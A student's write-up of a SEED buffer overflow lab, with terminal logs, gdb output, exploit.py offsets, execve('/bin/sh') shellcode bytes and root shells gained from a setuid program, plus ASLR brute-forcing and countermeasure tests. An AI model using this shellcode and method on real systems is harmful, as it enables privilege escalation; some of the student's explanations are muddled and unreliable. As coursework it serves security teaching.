

Benjamin Haedt

CSCI 476 – Computer Security

26 February 2023

Lab #3


Environment setup

```
[02/26/23]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/23]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/27/23]seed@VM:~$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      8 Feb 27 00:45 /bin/sh -> /bin/zsh
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
[02/27/23]seed@VM:~$ pwd
[02/27/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32
-o stack -z execstack -fno-stack-protector stack.c
[02/27/23]seed@VM:~/.../code$ ls -a
.  brute-force.sh .gitignore  stack
.. exploit.py      Makefile    stack.c
[02/27/23]seed@VM:~/.../code$ sudo chown root stack
[02/27/23]seed@VM:~/.../code$ sudo chmod 4755 stack
[02/27/23]seed@VM:~/.../code$
```

Cool, after doing this manually, I see that there was a make file I could have ran that would have done this automatically. Anyway, onto task 1

```
[02/27/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector
-m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector
-m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector
-m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector
-m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector
-o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector
-g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -
o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -
g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[02/27/23]seed@VM:~/.../code$
```

Task 1 & 1.1

A terminal window titled 'seed@VM: ~/.../shellcode' showing the execution of a Makefile. The user runs 'a32.out', 'a64.out', and 'make'. The 'make' command compiles 'call_shellcode.c' into 'a32.out' and 'a64.out' using 'gcc' with specific flags for 32-bit and 64-bit executables.

```
[02/27/23] seed@VM: ~/.../shellcode$ a32.out
$ exit
[02/27/23] seed@VM: ~/.../shellcode$ a64.out
$ exit
[02/27/23] seed@VM: ~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[02/27/23] seed@VM: ~/.../shellcode$
```

After running Makefile in /shellcode, I cleared the screen, so I ran it again but its different output, I did it though. After running a32.out and a64.out, what those do is open a shell command that allow us to pass commands to the kernal, or that the shell is ready to accept commands. The a32.out will accept 32 bit commands, and the a64.out will accept 64 bit commands. a32.out (32-bit shellcode) and a64.out (64-bit shellcode).

Task 1.2

```
int main(int argc, char **argv)
{
    char code[500];

    strcpy(code, shellcode);
    int (*func)() = (int (*)())code;

    func();
    return 1;
}
```

If we look at the main function, it starts by creating a character array called code that is 500 characters long, or it can hold 500 characters. Then we call strcpy, which stands for string copy, this takes the array "shellcode" and copies it into the "code" array, essentially putting the shellcode into the code space in memory. Then the line "int (*func)() = (int (*)())code;" is an interesting line, here we create an integer that points to a function call ("int (*func)()"), and assign its value to a new integer that points to code. I am not 100% on what is all going on in this line tbh. Then we call that function we created in the previous line by saying "func();", then end the program, and then the last line we end the program, return a value of 1 which usually indicates that there was an error, but it runs successfully from what I see.

To sum up task 1, we created a program that when ran can inject shellcode into memory, while we need another program to find where it is placed, I assume that comes later in this lab.

Task 2

```

[02/27/23]seed@VM:~/.../code$ ./exploit.py
[02/27/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/27/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/27/23]seed@VM:~/.../code$ █

```

```

[02/27/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[02/27/23]seed@VM:~/.../code$ gdb-peda$ p $ebp
gdb-peda$ command not found
[02/27/23]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ p $ebp
$1 = 0x00000000
gdb-peda$ █

```

```

Legend: code, data, rodata, value
21         strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb38
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcacc
gdb-peda$ p/d
$3 = -13620
gdb-peda$ p/d 0xffffcb38 - 0xffffcacc
$4 = 108
gdb-peda$ █

```

```

[02/27/23]seed@VM:~/.../code$ ./exploit.py
[02/27/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ █

```

As seen in the picture directly above, we have successfully performed a buffer overflow.

```

14 #####
15 # Put the shellcode somewhere in the payload
16 start = 400          # TODO: Change this number
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value and put it somewhere in the payload
20 ret = 0xffffcb38 + 0x78 |      # TODO: Change this number
21 offset = 108 + 4          # TODO: Change this number
22
23 L = 4                # Use 4 for 32-bit address and 8 for 64-bit address
24 content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
25 #####

```

To determine our values, for our shellcode, we choose a place somewhere in memory to put in our payload, here I chose 400, it is deep enough in memory. Starting at address 400, add our shellcode

Then for the return address, or ret, I use the value of \$ebp that I got from GDB using p &buffer
Using GDB, we found that the offset is 108, then we add 4.

So, essentially, what we did, was we created a program that would create a character array and then strcpy that array into a new one, the problem with it was that when we copied it into a new array, there was extra space that just wasn't used, and opened it up for a buffer overflow. In the case of this buffer overflow attack, our exploit is already in memory, and when we run the vulnerable program, we strcpy and our code isn't copied over but then ran. We created a malicious code and payload, this was our exploit.py, then we find where in memory strcpy created extra room using gdb to find the addresses, we placed the malicious code somewhere in the payload. Once we have everything set up properly, we are able to run the exploit to put everything into memory, and then when we ran our stack-L1, it runs the code already loaded into memory. **OMG, after going to task 3, I realized that in task 2, we didn't use strcpy in our bad program that allowed it to perform a buffer overflow, it is using something in openfile. Our exploit is creating a file that the program that it exploits is reading from that file and putting it on the stack that then gets executed. Same principle applies, it is allowing memory to be executed from the program by running new code from the stack.**

Task 3

```

9 const char shellcode[] =
10 #if __x86_64__ // 64-bit shellcode
11     "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
12     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13     "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14     "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
15 #else // 32-bit shellcode
16 "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
17     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
18     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
19     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
20 #endif

```

in "call_shellcode.c"

```

[02/28/23] seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[02/28/23] seed@VM:~/.../shellcode$ ./a32.out
$ exit
[02/28/23] seed@VM:~/.../shellcode$ ./a64.out
$ exit

```

```

const char shellcode[] =
10 #if __x86_64__ // 64-bit shellcode
11 // "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
12     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13     "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14     "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
15 #else // 32-bit shellcode
16 // "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
17     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
18     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
19     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
20 #endif

```

```

[02/28/23] seed@VM:~/.../shellcode$ ./a32.out
$ exit
[02/28/23] seed@VM:~/.../shellcode$ ./a64.out
$ exit
[02/28/23] seed@VM:~/.../shellcode$

```

```
[02/28/23]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[02/28/23]seed@VM:~/.../shellcode$ ./a32.out
# exit
[02/28/23]seed@VM:~/.../shellcode$ ./a64.out
# exit
[02/28/23]seed@VM:~/.../shellcode$ █
```

```
10 #if __x86_64__ // 64-bit shellcode
11     "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
12     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13     "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14     "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
15 #else // 32-bit shellcode
16     "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
17     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
18     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
19     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
20 #endif
21 ;
```

a32.out and a64.out work to provide a shell with and without setuid binary code in its code. I did redo it and confirmed that setuid is working when set properly.

```
# call
[02/28/23]seed@VM:~/.../shellcode$ ./a64.out
# whoami
root
# exit
[02/28/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[02/28/23]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ █
```



```
[02/28/23]seed@VM:~/.../shellcode$ ./a64.out
# whoami
root
# exit
[02/28/23]seed@VM:~/.../shellcode$ ./a32.out
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Task 3.2

```
4 shellcode = (
5
6 "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
7     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
8     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
9     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
10
11
12
13
```

```
[02/28/23]seed@VM:~/.../code$ ./exploit.py
[02/28/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Feb 28 01:05 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$
```

Show Applications

```
[02/28/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/28/23]seed@VM:~/.../code$ ./exploit.py
[02/28/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Feb 28 01:05 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
```

```
[02/28/23]seed@VM:~/.../code$ ./exploit.py
[02/28/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Feb 28 01:39 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

Task 4

```
[02/28/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/28/23]seed@VM:~/.../code$ ./exploit.py
[02/28/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/28/23]seed@VM:~/.../code$
```

Yea, it doesn't work when we randomize it because it randomizes the memory locations of "key data areas of a [process](#), including the base of the [executable](#) and the positions of the [stack](#), [heap](#) and [libraries](#)."

Task 4.2

After running the shell script, what it did was start from a low block in the stack and try to run the ./stack-L1 program that allows us to perform a buffer overflow there, when it tries to read from badfile, it is getting a segmentation fault because it can't load in badfile where it would allow it to have a buffer overflow, so it increments and checks the next memory location in the stack. The one that I performed took 1778 tries and found where to run badfile on the stack in stack-L1.

```
Input size: 517
./brute-force.sh: line 13: 79574 Segmentation fault      ./stack-L1
The program has been run 1777 times so far (time elapsed: 0 minutes
and 2 seconds).
Input size: 517
# whoami
root
# █
```


Task 5

```
[02/28/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/28/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/28/23]seed@VM:~/.../code$
```

Turned off ASLR, also we can still perform the attack using stack-L1

```
[02/28/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -z execstack -o stack_L1 stack.c
[02/28/23]seed@VM:~/.../code$ ./stack_L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[02/28/23]seed@VM:~/.../code$
```

Recompiled without stack protection, and it doesn't work, as it shouldn't work. Success. Next part...

Task 5.2

```
gcc -z execstack -o a32.out call_shellcode.c
[02/28/23]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[02/28/23]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[02/28/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[02/28/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[02/28/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[02/28/23]seed@VM:~/.../shellcode$ ./a32.out
$ exit
[02/28/23]seed@VM:~/.../shellcode$ ./a64.out
$ exit
[02/28/23]seed@VM:~/.../shellcode$
```

Yup, this protection works also when we take it off, its because its not putting the code as executable on the stack, when we have the option -z execstack, that is what makes it executable on the stack .